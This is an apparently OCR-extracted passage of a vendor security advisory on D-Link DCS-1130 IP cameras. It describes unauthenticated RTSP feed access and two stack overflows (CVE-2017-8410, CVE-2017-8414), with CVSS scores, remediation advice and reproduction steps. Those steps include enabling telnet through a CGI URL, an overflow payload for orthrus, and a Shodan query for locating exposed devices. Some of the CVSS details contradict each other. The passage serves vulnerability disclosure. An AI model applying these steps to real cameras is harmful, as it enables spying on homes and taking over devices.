
---

1) Navigate to https://ipcamlive.com/ and register an account with them
2) Now provide the RTSP URL for the IP camera in Add Camera tab of the website
3) The URL should be of the format rtsp://[Externa IP Address of Camera]:554/3gpp
   (Note: In most cases, the port 554 would need to be forwarded using port forwarding aspect provided by modems/routers)




Vulnerability Description

The binary rtspd in /sbin folder of the device handles all the rtsp connections received by the device. It seems that the binary loads at address 0x00012CF4 a flag called “Authenticate” that indicates whether a user should be authenticated or not before allowing access to the video feed.



By default, the value for this flag is zero and can be set/unset using the HTTP interface and network settings tab as shown below.



The device requires that a user logging to the HTTP management interface of the device to provide a valid username and password. However, the device does not enforce the same restriction by default on RTSP URL due to the checkbox unchecked by default, thereby allowing any attacker in possession of external IP address of the camera to view the live video feed. The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to scan the Internet for the availability of these. This fact is made even easier due to the search engine Shodan that already performs the first half of the attack. This allows an attacker with the specific URL to view the live video feed.

Vulnerability discovery

The vulnerability was discovered simply by reversing the binary "rtspd"

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce the authentication check required by other folders and CGI files to be enforced for this specific URL as well.

10) SIG-EXT-04-2017-10 (Unauthenticated Stack Overflow in RTSPD) -- CVE-2017-8410

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device suffers from a memory corruption issue which allows an unauthenticated attacker to exploit it and control the device completely. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the that the device suffers from a memory corruption issue which allows an unauthenticated attacker to exploit it and control the device completely. This is exploitable by attacking the RTSP daemon supported by the device. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to view the video feed presented by the camera without any hindrance and thus violate the privacy of a user. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

Critical Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 9.8 (Critical)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 9.6 (Critical).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 9.6 (Critical)

The final score is thus 9.6 (Critical).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.


Steps to Reproduce

---


1) Activate the telnet daemon for the device using the URL http://192.168.1.178/cgi/admin/telnetd.cgi?command=on
2) Now type /etc/rc.d/init.d/rtspd.sh stop
3) Now type cp /sbin/rtspd /tmp
4) Now finally type ulimit -c unlimited && cd /tmp
5) Run the python code below by changing the IP address for the IP camera correctly

rtsp.py

6) This should generate the core dump file in the /tmp folder
7) Now copy the coredump file using tftp or some other mechanism
8) Open the core file in GDB for ARM by using the command gdb rtspd core.[PID]
9) Observe the bt command typed in the GDB console indicates that stack was corrupted




10) Type in the command info reg in the GDB console and observe that register R11, SP, PC are corrupted and under the control of attacker payload




Vulnerability Description

The binary rtspd in /sbin folder of the device handles all the rtsp connections received by the device. It seems that the binary performs a memcpy operation at address 0x00011E34 with the value sent in the “Authorization: Basic” RTSP header and stores it on the stack. The number of bytes to be copied are calculated based on the length of the string sent in the RTSP header by the client. As a result, memcpy copies more data then it can hold on stack and this results in corrupting the registers for the caller function sub_F6CC which results in memory corruption.



The severity of this attack is enlarged by the fact that the same value is then copied on the stack in the function 0x00011378 and this allows to overflow the buffer allocated and thus control the PC register which will result in arbitrary code execution on the device.



Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to scan the Internet for the availability of these. This fact is made even easier due to the search engine Shodan that already performs the first half of the attack. This allows an attacker without any authentication to execute a memory corruption attack and control the SP and R11 registers thereby resulting in code execution.

Vulnerability discovery

The vulnerability was discovered simply by reversing the binary "rtspd"

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce the length check correctly and ensure that the memcpy function does not use number of bytes to be copied from the received payload.

11) SIG-EXT-04-2017-11 (Local Stack Overflow in Web Cgi) -- CVE-2017-8414

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device suffers from a stack overflow issue which allows an local attacker to exploit it and control the device completely. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the that the device suffers from a stack overflow issue which allows a local attacker to exploit it and control the device completely. This is exploitable by attacking the orthrus daemon which provides UPNP support. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to view the video feed presented by the camera without any hindrance and thus violate the privacy of a user. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce


----

1) Activate the telnet daemon for the device using the URL http://192.168.1.178/cgi/admin/telnetd.cgi?command=on
2) Now type /etc/rc.d/init.d/ upnp_av.sh stop
3) Now type cp /sbin/orthrus /tmp
4) Now finally type ulimit -c unlimited && cd /tmp
5) Now copy and run the following command

```
/sbin/orthrus -i eth0  -f DCS-
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCC -p Wireless Internet Camera -n DCS-1130 -m D-Link -u
http://www.dlink.com
```


6) This should generate the core dump file in the /tmp folder
7) Now copy the core dump file using tftp or some other mechanism
8) Open the core file in GDB for ARM by using the command gdb /sbin/orthrus core
9) Observe the info reg command typed in the GDB console indicates that R3 register contains the value 0x41414141 from attack payload
